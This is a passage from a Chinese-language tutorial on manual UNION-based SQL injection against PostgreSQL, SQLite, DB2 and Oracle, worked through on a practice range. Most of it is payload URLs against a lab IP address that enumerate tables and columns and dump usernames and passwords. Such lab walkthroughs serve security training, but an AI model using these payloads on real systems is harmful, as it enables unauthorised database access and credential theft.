


- 通过relname查询表名


```
http://219.153.49.228:44997/new_list.php?id=-1 union select null,relname,null,null from pg_stat_user_tables
```

但是PostgreSQL数据库中没有类似mysql数据库中group_concat()函数查询全部的信息，可以通过 limit 1 offset 0 ,将 0 进行递归的方式进行猜解

```
http://219.153.49.228:44997/new_list.php?id=-1 union select null,relname,null,null from pg_stat_user_tables limit 1 offset 0
```





```
http://219.153.49.228:44997/new_list.php?id=-1 union select null,relname,null,null from pg_stat_user_tables limit 1 offset 1
```



- 通过column_name和information_schema.columns得到reg_users表下的列名


```
http://219.153.49.228:44997/new_list.php?id=-1 union select null,null,column_name,null from information_schema.columns where table_name=reg_users
```



同样的利用 "limit 1 offset 0"进行递归的方式分别得到 id、name、passwd的列名

查询name、passwd数据

```
http://219.153.49.228:44997/new_list.php?id=-1 union select null,name,password,null from reg_users
```



SQLite数据库注入检测利用

https://www.cnblogs.com/xiaozi/p/5760321.html SQLite手工注入方法小结

通常sqlite文件中会包含一个sqlite_master隐藏表，这里记录着建表时留下的记录，我们可以直接通过查看这个表名来查询一些我们想要的信息。

```
sqlite_master表信息

tepe
name
tbl_name
rootpage
sql    这里是建表语句
```


```
http://219.153.49.228:41026/new_list.php?id=1
```

- 老规矩，利用 order by 判断列的数量[得出4列的结果]

```
http://219.153.49.228:41026/new_list.php?id=1 union select 1,2,3,4
```

- 直接查询表名和建表SQL语句

```
http://219.153.49.228:41026/new_list.php?id=1 union select 1,name,sql,4 from sqlite_master
```



- 根据得到的表名，查询name、passwd信息

```
http://219.153.49.228:41026/new_list.php?id=1 union select 1,name,password,4 from WSTMart_reg
```

DB2数据库注入检测利用

案例:https://www.mozhe.cn/bug/detail/NjM3MSt5VWovcWtHOU9kaUF5dUFXQT09bW96aGUmozhe SQL手工注入漏洞测试(Db2数据库)

```
DB2数据库知识点

tabschema：数据库名
current schema：当前数据库名
table_name：表名
tabname：表名的列名
column_name：列名的列名

sysibm.sysdummy1 记录数据库名的信息
syscat.tables：记录表名的信息
sysibm.columns：记录列名的信息
```

墨者靶场DB2数据库注入演示实例

`http://219.153.49.228:49617/new_list.php?id=1` [需要付费]

- 利用 order by 猜数 得到列名数量为4

`http://219.153.49.228:49617/new_list.php?id=1 order by 4`

利用 sysibm.systables 查询

`http://219.153.49.228:49617/new_list.php?id=-1 union select 1,2,3,4 from sysibm.systables`

- 查询 sysibm.sysdummy1 得到当前数据库名 [current schema]

```
http://219.153.49.228:49617/new_list.php?id=-1 union select 1,2,current schema,4 from sysibm.sysdummy1
```

- 利用syscat.tables查询当前数据库current schema的tabname表名，表名存在多个，通过 limit 0,1 的"0"进行递归查询。

```
http://219.153.49.228:49617/new_list.php?id=-1 union select 1,2,current schema,4 from sysibm.sysdummy1 limit 0,1
```

2


GAME_CHARACTER


2


NOTICE

- 利用 sysibm.columns 查询当前数据库 current schema 下 GAME_CHARACTER 表的 列名，通过 limit 0,1 的"0"进行递归查询。

```
http://219.153.49.228:49617/new_list.php?id=-1 union select 1,2,column_name,4 from sysibm.columns where table_schema=current schema and table_name='GAME_CHARACTER' limit 0,1
```









- 爆name、passwordd数据，利用limit 0,1 的"0"进行递归查询。

```
http://219.153.49.228:49617/new_list.php?id=-1 union select 1,name,password,4 from GAME_CHARACTER limit 0,1
```





Oracle数据库联合注入

https://www.cnblogs.com/peterpan0707007/p/8242119.html

https://blog.csdn.net/qq_35569814/article/details/100517122

Oracle中dual表的用途介绍-https://www.cnblogs.com/qiangqiang/archive/2010/10/15/1852229.html

其注入原理与MySQL一致，都是基于回显的注入，通过union all select来获取我们想要的数据

```
Oracle数据亏知识点

dual     虚拟表，用来构成select的语法规则，所有用户都可以访问;可以用来查询当前用户，和调用系统函数。
all_tables     查询出所有的表
user_tables    查询出当前用户的表
all_tab_columns   查询出所有的字段
user_tab_columns    查询出当前用户的字段
v$version     查版本
```

墨者靶场Oracle数据库注入演示实例

```
http://219.153.49.228:49617/new_list.php?id=1
```

- 利用 order by 猜列数 得到列名数量为2

```
http://219.153.49.228:49617/new_list.php?id=1 order by 2
```

- 利用 null 或者 ‘null’ 判断参数的类型 [null=int，‘null’=str]
- 原理:select * from table_name where id = 1 ;
- 原理:select * from table_name where id = ‘1’ ;

```
http://219.153.49.228:49617/new_list.php?id=-1 union select null,null from dual
http://219.153.49.228:49617/new_list.php?id=-1 union select 'null',null from dual
http://219.153.49.228:49617/new_list.php?id=-1 union select 'null','null' from dual
```

这里我们得出结论：两个参数都是str类型


利用筛选和搜索的方式获取表名信息


```
http://219.153.49.228:49617/new_list.php?id=-1 union select 'null',(select table_name from user_tables where rownum=1) from dual
```

```
http://219.153.49.228:49617/new_list.php?id=-1 union select '1',(select table_name from user_tables where rownum=1 and table_name not in 'LOGMNR_SESSION_EVOLVE$') from dual
```


- 也可以利用like语句直接模糊匹配[一般情况下我们获取有效信息的表类似user/admin之类的]

